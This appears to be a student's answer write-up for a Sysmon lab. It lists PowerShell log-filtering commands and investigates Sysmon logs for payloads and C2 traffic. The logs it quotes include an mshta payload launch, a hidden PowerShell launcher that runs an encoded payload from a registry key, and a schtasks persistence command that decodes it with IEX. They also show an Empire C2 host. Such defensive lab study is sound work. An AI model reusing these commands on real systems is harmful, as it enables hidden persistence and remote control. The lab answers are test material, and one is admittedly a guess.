

# Sysmon

---

## Task 4

**Question:** How many event ID 3 events are in C:\Users\THM-Analyst\Desktop\Scenarios\Practice\Filtering.evtx?

**Answer:** 73,591

**Explanation:**

- Open powershell
- enter this command: `C:\Users\THM-Analyst\Desktop\Scenarios\Practice> Get-WinEvent -Path C:\Users\THM-Analyst\Desktop\Scenarios\Practice\F iltering.evtx -FilterXPath '*/System/EventID=3' | Measure-Object -Line`


**Question:** What is the UTC time created of the first network event in C:\Users\THM-Analyst\Desktop\Scenarios\Practice\Filtering.evtx?

**Answer:** 2021-01-06 01:35:50.464

**Explanation:**

- open the scenarios folder on the desktop
- open the Practice folder
- open the filtering event viewer

- scroll down to the oldest log



**Question:**

**Answer:**

## Task 10


**Question:** What is the full registry key of the USB device calling svchost.exe in Investigation 1?

**Answer:**

HKLM\System\CurrentControlSet\Enum\WpdBusEnumRoot\UMB\2&37c186b&0&STORAGE#VOLUME#??\_USBSTOR#DISK&VEN\_SANDISK&PROD\_U3\_CRUZER\_MICRO&REV\_8.01#4054910EF19005B3&0#\FriendlyName

**Explanation:**

- I looked at the earliest logs and worked my way to the latest. What I focused on was to see if anything references svchost.exe.




**Question:** What is the device name when being called by RawAccessRead in Investigation 1?

**Answer:** \Device\HarddiskVolume3

**Explanation:**

- I looked at the earliest instance of "RawAccessRead" under Task Category. After that, I looked for anything that would give a name. Instead I found a "Device" tag instead.



**Question** What is the first exe the process executes in Investigation 1?

**Answer:** rundll32.exe

**Explanation:**

- I worked down starting with the earliest after the first RawAccessRead event. WUDFHost.exe was not the right answer. After a few tries, I saw the latest entry is rundll32.exe being terminated. I decided to enter that as the answer because I thought maybe the malicious file wanted to terminate the process it started to make it harder for anyone to notice something is in the network.

**Question:** What is the full path of the payload in Investigation 2?

**Answer:** C:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\S97WTYG7\update.hta

Explanation:

Investigation-2 Number of events: 3

Level	Date and Time	Source	Event ID	Task Category
Information	6/15/2019 7:14:32 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/15/2019 7:13:44 AM	Sysmon	3	Network connection detected (rule: Netw...
Information	6/15/2019 7:13:42 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Friendly View XML View

Image

C:\Windows\System32\mshta.exe

FileVersion

11.00.9600.16428 (winblue\_gdr.131013-1700)

Description

Microsoft (R) HTML Application host

Product

Internet Explorer

Company

Microsoft Corporation

CommandLine

"C:\Windows\System32\mshta.exe" "C:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\S97WTYG7\update.hta"

Question: What is the full path of the file the payload masked itself as in Investigation 2?

Answer: C:\Users\IEUser\Downloads\update.html

Explanation:

ParentCommandLine "C:\Program Files\Internet Explorer\iexplore.exe" C:\Users\IEUser\Downloads\update.html

Question: What signed binary executed the payload in Investigation 2?

Answer: C:\Windows\System32\mshta.exe

Explanation:

CommandLine "C:\Windows\System32\mshta.exe" "C:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\S97WTYG7\update.hta"

Question: What is the IP of the adversary in Investigation 2?

Answer: 10.0.2.18

Explanation:

Level	Date and Time	Source	Event ID	Task Category
Information	6/15/2019 7:13:42 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/15/2019 7:13:44 AM	Sysmon	3	Network connection detected (rule: Netw...
Information	6/15/2019 7:14:32 AM	Sysmon	1	Process Create (rule: ProcessCreate)

SourceIp 10.0.2.13

SourceHostname IEWIN7

SourcePort 49159

SourcePortName

DestinationIsIpv6 false

DestinationIp 10.0.2.18

DestinationHostname

DestinationPort 4443

Question: What back connect port is used in Investigation 2?

Answer: 4443

Question: What is the IP of the suspected adversary in Investigation 3.1?

**Answer:** 172.30.1.253

**Explanation:**

Level	Date and Time	Source	Task Category
Information	2/12/2018 9:15:53 AM	Sysmon	Network connection detected (rule: NetworkConnect)
Information	2/12/2018 9:15:56 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry value set (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry value set (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Pipe Connected (rule: PipeEvent)
Information	2/12/2018 9:15:58 AM	Sysmon	Network connection detected (rule: NetworkConnect)

Event 3, Sysmon

General

Details

☒ Friendly View

☐ XML View

EventData

UtcTime

2018-02-12 09:15:53.406

ProcessGuid

{b231f4ab-5a53-5a81-0000-0010c752ef01}

ProcessId

12224

Image

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User

DESKTOP-O153T4R\q

Protocol

tcp

Initiated

true

SourceIsIpv6

false

SourceIp

172.16.199.179

SourceHostname

DESKTOP-O153T4R.localdomain

SourcePort

54921

SourcePortName

DestinationIsIpv6

false

DestinationIp

172.30.1.253

DestinationHostname

empirec2

DestinationPort

80

DestinationPortName

http

**Question:** What is the hostname of the affected endpoint in Investigation 3.1?

**Answer:** DESKTOP-O153T4R

**Question:** What is the hostname of the C2 server connecting to the endpoint in Investigation 3.1?

**Answer:** empirec2

**Question:** Where in the registry was the payload stored in Investigation 3.1?

**Answer:** HKLM\SOFTWARE\Microsoft\Network\debug

Explanation:

Level	Date and Time	Source	Task Category
Information	2/12/2018 9:15:53 AM	Sysmon	Network connection detected (rule: NetworkConnect)
Information	2/12/2018 9:15:56 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry value set (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry value set (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Registry object added or deleted (rule: RegistryEvent)
Information	2/12/2018 9:15:57 AM	Sysmon	Pipe Connected (rule: PipeEvent)
Information	2/12/2018 9:15:58 AM	Sysmon	Network connection detected (rule: NetworkConnect)

Event 13, Sysmon

General Details

☐ Friendly View ☒ XML View

```
<Level>4</Level>
<Task>13</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000000</Keywords>
<TimeCreated SystemTime>"2018-02-12T09:15:57.029849000Z"</TimeCreated>
<EventRecordID>98433</EventRecordID>
<Correlation />
<Execution ProcessID="3340" ThreadID="5200" />
<Channel>Microsoft-Windows-Sysmon/Operational</Channel>
<Computer>DESKTOP-O153T4R</Computer>
<Security UserID="S-1-5-18" />
</System>
<EventData>
  <Data Name="EventType">SetValue</Data>
  <Data Name="UtcTime">2018-02-12 09:15:57.014</Data>
  <Data Name="ProcessGuid">{b231f4ab-5a53-5a81-0000-0010c752ef01}</Data>
  <Data Name="ProcessId">12224</Data>
  <Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
  <Data Name="TargetObject">HKLM\SOFTWARE\Microsoft\Network\debug</Data>
  <Data
    Name="Details">SQBGACgAJABQAFMAVgBIAFIAUwBJAE8ATgBUAEeAYgBMAGUALgBQAFMAVgBFAFIAUwBJAE8ATgAuAE0AYQBqAG8AUgAgAC0AZwBFACAAMwApAHsAJA
  </Data>
</EventData>
</Event>
```

**Question:** What PowerShell launch code was used to launch the payload in Investigation 3.1?

**Answer:** "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$x=\$(gp HKLM:Software\Microsoft\Network debug).debug);start -Win Hidden -A \"-enc \$x\" powershell";exit;

Explanation:

- enter this command in powershell: (Get-WinEvent -Path .\Investigation-3.1.evtx | Where-Object {\$\_.Id -eq "13"} | Select-Object -First 1).Properties.Value[6]

**Question:** What is the IP of the adversary in Investigation 3.2?

**Answer:** 172.168.103.188

Explanation:

- Enter these commands in powershell:

```
$Events = Get-WinEvent -Path .\Investigation-3.2.evtx | Where-Object {$_.Id -eq "3"}

$Events[0].Properties

$Events[0].Properties[13].Value
```

**Question:** What is the full path of the payload location in Investigation 3.2?

**Answer:** c:\users\q\AppData:blah.txt



**Explanation:**

```
CommandLine "C:\WINDOWS\system32\cmd.exe" /C "echo
SQBmACqAJABQAFMAVgBFaFIAUw8pAG8ATgBUAEEAQgBMAEUAlgBQAFMAVgBFaFIAcwBpAG8AbgAuAE0AYQBqAE8AUgAgAC0ARwBIACAAMwApAHsAJABHAF
> c:\users\q\AppData\blah.txt"
```

**Question:** What was the full command used to create the scheduled task in Investigation 3.2?

**Answer:** "C:\WINDOWS\system32\schtasks.exe" /Create /F /SC DAILY /ST 09:00 /TN Updater /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX  
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String(\$(cmd /c "more <  
c:\users\q\AppData\blah.txt"))))\""

**Explanation:**

```
CommandLine "C:\WINDOWS\system32\schtasks.exe" /Create /F /SC DAILY /ST 09:00 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI
-W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String($(cmd /c "more < c:\users\q\AppData\blah.txt"))))\""
```

**Question:** What process was accessed by schtasks.exe that would be considered suspicious behavior in Investigation 3.2?

**Answer:** lsass.exe

**Explanation:**

```
SourceImage C:\WINDOWS\system32\lsass.exe
TargetProcessGUID {b231f4ab-0305-5a78-0000-00101b276402}
TargetProcessId 8992
TargetImage C:\WINDOWS\system32\schtasks.exe
```

**Question:** What is the IP of the adversary in Investigation 4?

**Answer:** 172.30.1.253

**Explanation:**

```
SourceIp 172.16.199.179
SourceHostname DESKTOP-O153T4R.localdomain
SourcePort 49860
SourcePortName
DestinationIsIpv6 false
DestinationIp 172.30.1.253
DestinationHostname empirec2
DestinationPort 80
```

**Question:** What port is the adversary operating on in Investigation 4?

**Answer:** 80

**Question:** What C2 is the adversary utilizing in Investigation 4?

**Answer:** Empire

*The tasks, questions or answers not mentioned here means there were no answers needed.*